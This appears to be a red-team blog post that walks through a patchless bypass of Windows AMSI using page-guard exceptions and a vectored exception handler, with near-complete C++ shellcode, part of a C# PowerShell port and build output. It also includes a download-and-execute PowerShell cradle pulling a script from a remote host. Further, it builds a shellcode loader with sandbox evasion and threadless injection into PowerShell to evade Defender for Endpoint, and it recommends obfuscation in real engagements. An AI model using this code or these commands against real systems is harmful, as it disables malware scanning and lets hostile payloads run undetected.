
Patchless AMSI Bypass via Page Guard Exceptions
In this blog, I explain how to use Page Guard Exceptions to bypass AMSI. This technique leverages Page Guard Exceptions on the AmsiScanBuffer function and Vectored Exception Handlers (VEHs) to force an early return from the function before a full scan can occur. This proof-of-concept is implemented in both shellcode and an in-PowerShell solution.
The source code is available on GitHub.

By the end of this post, we will patch AMSI and bypass Windows Defender for Endpoint while executing a malicious payload inside PowerShell:
High Level Overview
This method works similar to Hardware Breakpoints. Both methods trigger an exception on AmsiScanBuffer which is then handled by a previous configured vectored exception handler. From there, the value of the result parameter is set to AMSI_RESULT_CLEAN. More importantly, the function is forced to return early, skipping the rest of the logic and thus evading an alert.
The Page Guard method is implemented in the following step-by-step manner (Assuming no other Page Guards are implemented):
- Register a Vectored Exception Handler
- Locate the memory address of
AmsiScanBuffer - Apply
PAGE_EXECUTE_READ | PAGE_GUARDprotection to the address- This applies the protection to the entire memory page containing
AmsiScanBuffer, which contrasts with Hardware Breakpoints that trigger the exception at the function’s starting address
- This applies the protection to the entire memory page containing
- Wait for an Exception of type
STATUS_GUARD_PAGE_VIOLATION- If the origin is
AmsiScanBufferset the value of the 6. parameterresulttoAMSI_RESULT_CLEANand emulate aretby popping the return address from the stack and then loading that address into theRIPregister to continue execution at the caller - In any case the Single Step Flag must be set. This will trigger a
STATUS_SINGLE_STEPexception on the next instruction which must be used to reapply the page protection since it is removed after being triggered
- If the origin is
As described, this method requires the use of Single Step Flags after a STATUS_GUARD_PAGE_VIOLATION exception is triggered. This lets us handle a STATUS_SINGLE_STEP exception immediately after the STATUS_GUARD_PAGE_VIOLATION is handled. Using the same Vectored Exception Handler, the memory page can then be re-protected with PAGE_EXECUTE_READ | PAGE_GUARD.
Shellcode implementation
One option for bypassing AMSI is to inject position-independent code into PowerShell or other processes which use AMSI. The shellcode is implemented in C++. I won’t delve into the code and scripts that convert it to executable shellcode, but interested readers can explore the Repository and this blog by 5pider introducing the Stardust shellcode template. While I don’t use his template, many features in my implementation were inspired by it.
Resolve necessary functions
DECL_SHELLCODE int main_logic()
{
    // --- Resolve ntdll ---
    uintptr_t ntdll_base = resolver::find_module(W_HASH(L"ntdll.dll"));

    if (!ntdll_base)
    {
        return EXIT_FAILURE;
    }

    // Resolve functions we are going to use
    api::RtlAddVectoredExceptionHandler_t RtlAddVectoredExceptionHandler = resolver::get_api<api::RtlAddVectoredExceptionHandler_t>(ntdll_base, C_HASH("RtlAddVectoredExceptionHandler"));
    api::RtlRemoveVectoredExceptionHandler_t RtlRemoveVectoredExceptionHandler = resolver::get_api<api::RtlRemoveVectoredExceptionHandler_t>(ntdll_base, C_HASH("RtlRemoveVectoredExceptionHandler"));
    api::NtDelayExecution_t NtDelayExecution = resolver::get_api<api::NtDelayExecution_t>(ntdll_base, C_HASH("NtDelayExecution"));
    api::NtProtectVirtualMemory_t NtProtectVirtualMemory = resolver::get_api<api::NtProtectVirtualMemory_t>(ntdll_base, C_HASH("NtProtectVirtualMemory"));

    if (!RtlAddVectoredExceptionHandler || !RtlRemoveVectoredExceptionHandler || !NtDelayExecution || !NtProtectVirtualMemory)
    {
        return EXIT_FAILURE;
    }

    // ...
}
The above snippet dynamically resolves the necessary functions by parsing the PEB. Importantly, we cannot use the standard AddVectoredExceptionHandler and RemoveVectoredExceptionHandler exports from kernel32.dll because they are forwarder exports that redirect to their Rtl counterparts in ntdll.dll. Attempting to call the kernel32 versions directly would cause a crash, as they’re merely jump stubs to the actual implementations.
Wait for AMSI dll to be loaded
// ...

// Try to find amsi.dll in the current process
uintptr_t amsi_base = resolver::find_module(W_HASH(L"amsi.dll"));

// Do not forcefully load Amsi into the process, wait until it was loaded by the process
while (amsi_base == 0)
{
    amsi_base = resolver::find_module(W_HASH(L"amsi.dll"));

    // Sleep for 100 MS
    LARGE_INTEGER delay;
    delay.QuadPart = -1 * (LONGLONG)100 * 10000LL;
    NtDelayExecution(FALSE, &delay);
}

// Find the address of AmsiScanBuffer
PVOID p_AmsiScanBuffer = (PVOID)resolver::find_api(amsi_base, C_HASH("AmsiScanBuffer"));

// ...
To locate the address of AmsiScanBuffer, we must first find the base address of the AMSI module. If amsi.dll hasn’t been loaded into the process yet, the code enters a loop that checks every 100 milliseconds for its presence. While we could simply load the DLL ourselves using LoadLibrary, this approach is stealthier as it avoids creating additional module load events.
Register vectored exception handler
// Register the exception handler
intptr_t address_of_handler = ((intptr_t)get_shellcode_base() + get_function_offset((void *)vectored_exception_handler));
HANDLE h_vectored_exception_handler = RtlAddVectoredExceptionHandler(1, (PVECTORED_EXCEPTION_HANDLER)address);

if (h_vectored_exception_handler == NULL)
{
    return EXIT_FAILURE;
}
This step registers the exception handler that will process both Page Guard and Single Step exceptions. The first parameter (1) positions our handler as the first in the exception handling chain, ensuring it receives exceptions before any existing handlers. The second parameter (address) is a pointer to our exception handler function. Since we’re working with custom shellcode that uses non-standard sections, we must calculate this address using the function’s relative offset from the shellcode base address. In a standard executable, we could simply reference the function directly.
// In a normal program this would be sufficient
HANDLE h_vectored_exception_handler = RtlAddVectoredExceptionHandler(1, (PVECTORED_EXCEPTION_HANDLER)vectored_exception_handler);
Change the memory protection of AmsiScanBuffer
SIZE_T number_of_bytes_to_protect = 1;
DWORD old_protect;
if (!NT_SUCCESS(NtProtectVirtualMemory(NtCurrentProcess(), &p_AmsiScanBuffer, (PULONG)&number_of_bytes_to_protect, PAGE_EXECUTE_READ | PAGE_GUARD, &old_protect)))
{
    RtlRemoveVectoredExceptionHandler(h_vectored_exception_handler);
    return EXIT_FAILURE;
}

// At this point we can return this context since the rest is handled by the exception handler
return EXIT_SUCCESS;
In the final preparation step, we modify the memory protection of the page containing AmsiScanBuffer to PAGE_EXECUTE_READ | PAGE_GUARD. This triggers an exception on any access to the memory page, which our vectored exception handler will intercept. Although we specify only 1 byte in number_of_bytes_to_protect, NtProtectVirtualMemory automatically rounds the region to page boundaries. It rounds the starting address down to the nearest page and the size up to cover the full page.
Additionally, based on experience, using the SIZE_T data type (8 bytes) instead of ULONG (4 bytes) for this parameter proves more reliable, as the smaller type can lead to crashes and undefined behavior.
Implementing the Vectored Exception Handler
The handler we are going to use will handle STATUS_GUARD_PAGE_VIOLATION and STATUS_SINGLE_STEP exceptions. The first exception is caused by access to the protected memory page. The second one by setting the Single Step Flag when handling STATUS_GUARD_PAGE_VIOLATION exceptions.
DECL_SHELLCODE LONG vectored_exception_handler(PEXCEPTION_POINTERS ExceptionInfo)
{
    if (ExceptionInfo->ExceptionRecord->ExceptionCode == STATUS_GUARD_PAGE_VIOLATION)
    {
        // Resolve amsi.dll and AmsiScanBuffer
        uintptr_t amsi_base = resolver::find_module(W_HASH(L"amsi.dll"));
        PVOID pAmsiScanBuffer = (PVOID)resolver::find_api(amsi_base, C_HASH("AmsiScanBuffer"));

        // Check if the violation is at AmsiScanBuffer
        if ((UINT_PTR)ExceptionInfo->ExceptionRecord->ExceptionAddress == (UINT_PTR)pAmsiScanBuffer)
        {
            // Get the 6th parameter (AMSI_RESULT*) and set it to AMSI_RESULT_CLEAN
            PVOID *stack = (PVOID *)ExceptionInfo->ContextRecord->Rsp;
            AMSI_RESULT *pAmsiResult = (AMSI_RESULT *)stack[6];
            *pAmsiResult = AMSI_RESULT_CLEAN;

            // Exit from function - pop return address and jump to it
            PVOID retAddress = *(PVOID *)(ExceptionInfo->ContextRecord->Rsp);
            ExceptionInfo->ContextRecord->Rsp += sizeof(PVOID);
            ExceptionInfo->ContextRecord->Rip = (ULONG_PTR)retAddress;
        }

        // Set single step flag to trigger single step exception for re-protection
        ExceptionInfo->ContextRecord->EFlags |= 0x100;

        // Right after this a STATUS_SINGLE_STEP exception will be triggered
        return EXCEPTION_CONTINUE_EXECUTION;
    }

    // Handle single step to reapply PAGE_GUARD
    if (ExceptionInfo->ExceptionRecord->ExceptionCode == STATUS_SINGLE_STEP)
    {
        // ...
    }
}
When intercepting a STATUS_GUARD_PAGE_VIOLATION, we must verify if the exception originated from AmsiScanBuffer by dynamically resolving its address each time, as global variables aren’t available in this shellcode context. If confirmed, we set the 6th parameter (the AMSI_RESULT output) to AMSI_RESULT_CLEAN to allow PowerShell to continue. However, this alone doesn’t prevent detection since AmsiScanBuffer still executes its scanning logic. To prevent the function from executing, we manipulate the stack frame by popping the return address into the RIP register to exit the function immediately.
Regardless of whether the exception occurred at AmsiScanBuffer, we must set the Single Step Flag in the EFLAGS register. This ensures a STATUS_SINGLE_STEP exception triggers after the next CPU instruction executes, which will be processed by the second part of our exception handler.
DECL_SHELLCODE LONG vectored_exception_handler(PEXCEPTION_POINTERS ExceptionInfo)
{
// Handle PAGE_GUARD violation
if (ExceptionInfo->ExceptionRecord->ExceptionCode == STATUS_GUARD_PAGE_VIOLATION)
{
// ...
}
// Handle single step to reapply PAGE_GUARD
if (ExceptionInfo->ExceptionRecord->ExceptionCode == STATUS_SINGLE_STEP)
{
// Resolve necessary functions
uintptr_t ntdll_base = resolver::find_module(W_HASH(L"ntdll.dll"));
api::NtProtectVirtualMemory_t NtProtectVirtualMemory = resolver::get_api<api::NtProtectVirtualMemory_t>(ntdll_base, C_HASH("NtProtectVirtualMemory"));
// Resolve AmsiScanBuffer
uintptr_t amsi_base = resolver::find_module(W_HASH(L"amsi.dll"));
PVOID pAmsiScanBuffer = (PVOID)resolver::find_api(amsi_base, C_HASH("AmsiScanBuffer"));
if (pAmsiScanBuffer)
{
// Make sure to use SIZE_T and not ULONG here. NtProtectVirtualMemory expects an 8 byte value
SIZE_T regionSize = 1;
DWORD oldProtect;
// Reapply PAGE_GUARD on AmsiScanBuffer
NtProtectVirtualMemory(NtCurrentProcess(), (PVOID *)&pAmsiScanBuffer, (PULONG)®ionSize, PAGE_EXECUTE_READ | PAGE_GUARD, &oldProtect);
}
return EXCEPTION_CONTINUE_EXECUTION;
}
return EXCEPTION_CONTINUE_SEARCH;
}After the first handler returns EXCEPTION_CONTINUE_SEARCH, the CPU executes the next instruction and triggers a STATUS_SINGLE_STEP exception. We use this to reapply the PAGE_GUARD protection on AmsiScanBuffer, which is necessary because the protection is automatically removed after access, as documented by Microsoft:
Any attempt to access a guard page causes the system to raise a STATUS_GUARD_PAGE_VIOLATION exception and turn off the guard page status. Guard pages thus act as a one-time access alarm.
The re-protection mirrors the initial setup. During testing, I found that SIZE_T must be used for regionSize instead of ULONG when compiling with x86_64-w64-mingw32-g++. The page was not re-protected if ULONG was being used.
Compile the shellcode
The shellcode is compiled by executing make, which uses x86_64-w64-mingw32-g++ 15.2.0 and nasm 2.16.01. The resulting shellcode, located at bin/shellcode.bin, is 944 bytes in size.
$ make
[+] Compiling C++ -> obj/shellcode.o
[+] Assembling ASM -> obj/entry_point.o
[+] Linking object files -> bin/shellcode.exe
x86_64-w64-mingw32-ld: bin/shellcode.exe:.text: section below image base
[+] Extracting raw shellcode -> bin/shellcode.bin
[*] Success! Final shellcode is in bin/shellcode.bin

$ ll bin/shellcode.bin
.rw-r--r-- 944 bin/shellcode.bin
Performing the bypass
To illustrate the bypass, Seatbelt is executed in memory by reflectively loading its C# assembly using PowerShell’s System.Reflection.Assembly class. This will be tested offline on a system with Microsoft Defender For Endpoint enabled. The following script will be used to execute the payload:
For this to work the Main function of Seatbelt must be set to public:
public static void Main(string[] args)
function Invoke-Seatbelt {
    [CmdletBinding()]
    Param (
        [String]
        $Command = " "
    )

    # Seatbelt.exe as Base64
    $seatbeltB64 = "...SEATBELT_BASE64..."

    # Base64 decode directly to byte array
    $seatbeltBytes = [Convert]::FromBase64String($seatbeltB64)

    # Load assembly reflectively
    $seatbelt = [System.Reflection.Assembly]::Load($seatbeltBytes)

    # Redirect assembly STDOUT to console
    $OldConsoleOut = [Console]::Out
    $StringWriter = New-Object IO.StringWriter
    [Console]::SetOut($StringWriter)

    # Call main method
    [Seatbelt.Program]::Main($Command.Split(" "))

    # Reset STDOUT
    [Console]::SetOut($OldConsoleOut)
    $Results = $StringWriter.ToString()
    $Results
}
The following commands are used to load and execute the script:
(New-Object Net.WebClient).DownloadString('http://192.168.222.1/Invoke-Seatbelt.ps1')|IEX;
Invoke-Seatbelt AntiVirus
Executing the above commands triggers an alert. This alert can be prevented if AMSI was patched.

Injecting the shellcode into PowerShell.exe
In order to execute the shellcode we are going to use threadless injection. This will hook the NtWaitForSingleObject function inside PowerShell and once executed it will execute our pre-allocated shellcode within the process. Note that this demonstration uses an offline version of Defender For Endpoint, though this technique has proven reliable against a fully capable MDE setup.
# Compile the shellcode with a private loader
$ cynosure --target-process powershell.exe --threadless --threadless-dll ntdll.dll --threadless-function NtWaitForSingleObject --sleep 10 --sandbox-evasion -o darth_vader.exe shellcode.bin

Saved binary at: darth_vader.exe
We are going to follow the same steps as before. First, however, we will download and execute the shellcode loader.

Migrating to in PowerShell bypass
An in-PowerShell bypass means we can perform this patch by compiling C# code from inside the command line and executing it:
$PageGuard = @"
    // ... C Sharp Code ...
"@

Add-Type -TypeDefinition $PageGuard
[Test.AmsiGuard]::Install()

// Amsi Patch installed
For this to work we need to convert the C code to C# with the advantage that we no longer need to dynamically resolve functions since we’re not working with shellcode. The core functionality remains the same, just adapted to C#. However, there are a few important points to note, especially if you’re not experienced in C# (like me).
The snippet below registers the vectored exception handler and stores it in a variable from the parent class AmsiGuard. If we didn’t save this variable, the garbage collector would eventually remove the exception handler, causing a crash when the system tries to call it.
namespace Test
{
    public static class AmsiGuard
    {
        // ...
        private static IntPtr pAmsiScanBuffer = IntPtr.Zero;
        private static IntPtr vectoredHandle = IntPtr.Zero;
        private static VectoredHandler handlerDelegate = null;

        public static void Install()
        {
            ResolveAmsi();

            // handlerDelegate and vectoredHandle need to be saved permanently to prevent garbage collection
            handlerDelegate = new VectoredHandler(Handler);
            vectoredHandle = AddVectoredExceptionHandler(1, handlerDelegate);

            SYSTEM_INFO sys;
            GetSystemInfo(out sys);
            ulong addr = (ulong)pAmsiScanBuffer.ToInt64();
            ulong pageBase = addr & ~((ulong)pageSize - 1);
            uint old;

            IntPtr basePtr = new IntPtr((long)pageBase);
            bool ok = VirtualProtect(basePtr, (UIntPtr)pageSize, PAGE_EXECUTE_READ | PAGE_GUARD, out old);
            if (!ok)
            {
            }
        }
        // ...
    }
}
The entire snippet can be viewed inside the GitHub repository. This is just a proof of concept. In real engagements the script should be obfuscated.
Finally we can paste the snippet into PowerShell and execute it:
Final word and references
I hope you enjoyed this blog post and learned something new. While this technique has likely been implemented before, I consider it one of the lesser-known methods for patching AMSI. As this is my first blog post, I would appreciate any feedback, positive or negative. Feel free to reach out via LinkedIn or other platforms. Finally, here are some references:
- JD96 for the tutorial
The different ways of hooking - 5pider for the Stardust Template which helped improving my Shellcode game a lot